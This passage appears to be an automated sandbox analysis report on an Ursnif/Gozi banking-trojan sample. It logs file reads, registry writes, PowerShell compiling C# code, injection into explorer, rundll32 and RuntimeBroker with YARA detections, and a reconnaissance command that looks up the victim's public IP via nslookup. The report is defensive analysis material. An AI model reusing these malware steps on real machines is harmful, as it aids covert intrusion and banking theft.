C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD62B9B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD62B9B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD62B9B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD62B9B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD62B9B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD62B9B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFD62C712E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFD62B862DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFD62B863B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD62C712E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	7FFD61AFB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFD62C712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.dll	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.dll	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1F7F65F7F27	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFD61AFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFD61AFB526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	4C 04 00 00 08 80 00 00 3D 11 F4 F5 86 95 DC 15 E7 1A B1 5C D8 37 AD A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1F7F65E29BF	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	C5 B2 5F BC 4C 2F 6E 09 B1 5C 0B EE A6 89 B7 F6	success or wait	1	1F7F65FF1C8	RegSetValueExA

Analysis Process: conhost.exe PID: 5620 Parent PID: 5536

General

Start time:	19:10:43
Start date:	22/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6360 Parent PID: 5536

General

Start time:	19:10:49
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline'
Imagebase:	0x7ff6dd3f0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\f1lrerxf\CSC9A4B28F2F0C74BB FAD6D775E23C8FA61.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6DD46E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f1lrerxf\CSC9A4B28F2F0C74BBFAD6D775E23C8FA61.TMP	success or wait	1	7FF6DD46E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Te mp\f1lrerxf\CSC9A4B28F2F0C74BB FAD6D775E23C8FA61.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O. N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF6DD46ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.cmdline	unknown	375	success or wait	1	7FF6DD401EE7	ReadFile
C:\Users\user\AppData\Local\Temp\f1lrerxf\f1lrerxf.0.cs	unknown	411	success or wait	1	7FF6DD401EE7	ReadFile

Analysis Process: cvtres.exe PID: 6236 Parent PID: 6360

General

Start time:	19:10:50
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9BB5.tmp' 'c:\Users\user\AppData\Local\Temp\f1lrerxf\CSC9A4B28F2F0C74BBFAD6D775E23C8FA61.TMP'
Imagebase:	0x7ff7cc0c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 4792 Parent PID: 5536

General

Start time:	19:10:54
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.cmdline'
Imagebase:	0x7ff6dd3f0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 3940 Parent PID: 4792

General

Start time:	19:10:54
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESAC30.tmp' 'c:\Users\user\AppData\Local\Temp\ntdrbunx\CSC5967AF4362DF4FAC8293E16849360B0.TMP'
Imagebase:	0x7ff7cc0c0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3440 Parent PID: 5536

General

Start time:	19:10:59
Start date:	22/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.723498987.0000000004E1E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000020.00000002.723498987.0000000004E1E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.564443999.0000000002810000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000020.00000003.564443999.0000000002810000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: control.exe PID: 6328 Parent PID: 7156

General

Start time:	19:11:02
Start date:	22/01/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7c8c20000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.568818148.0000000000B0E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000021.00000002.568818148.0000000000B0E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.555186331.000001F85CC30000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000021.00000003.555186331.000001F85CC30000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: RuntimeBroker.exe PID: 3092 Parent PID: 3440

General

Start time:	19:11:10
Start date:	22/01/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.714776088.0000021DB8A3E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000023.00000002.714776088.0000021DB8A3E000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: rundll32.exe PID: 6440 Parent PID: 6328

General

Start time:	19:11:11
Start date:	22/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff6eb290000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000002.569771101.000002067578E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000024.00000002.569771101.000002067578E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000003.568075990.00000206755E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000024.00000003.568075990.00000206755E0000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: RuntimeBroker.exe PID: 4252 Parent PID: 3440

General

Start time:	19:11:14
Start date:	22/01/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.714125714.000002191303E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000002.714125714.000002191303E000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: cmd.exe PID: 3548 Parent PID: 3440

General

Start time:	19:11:19
Start date:	22/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\76B1.bi1'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis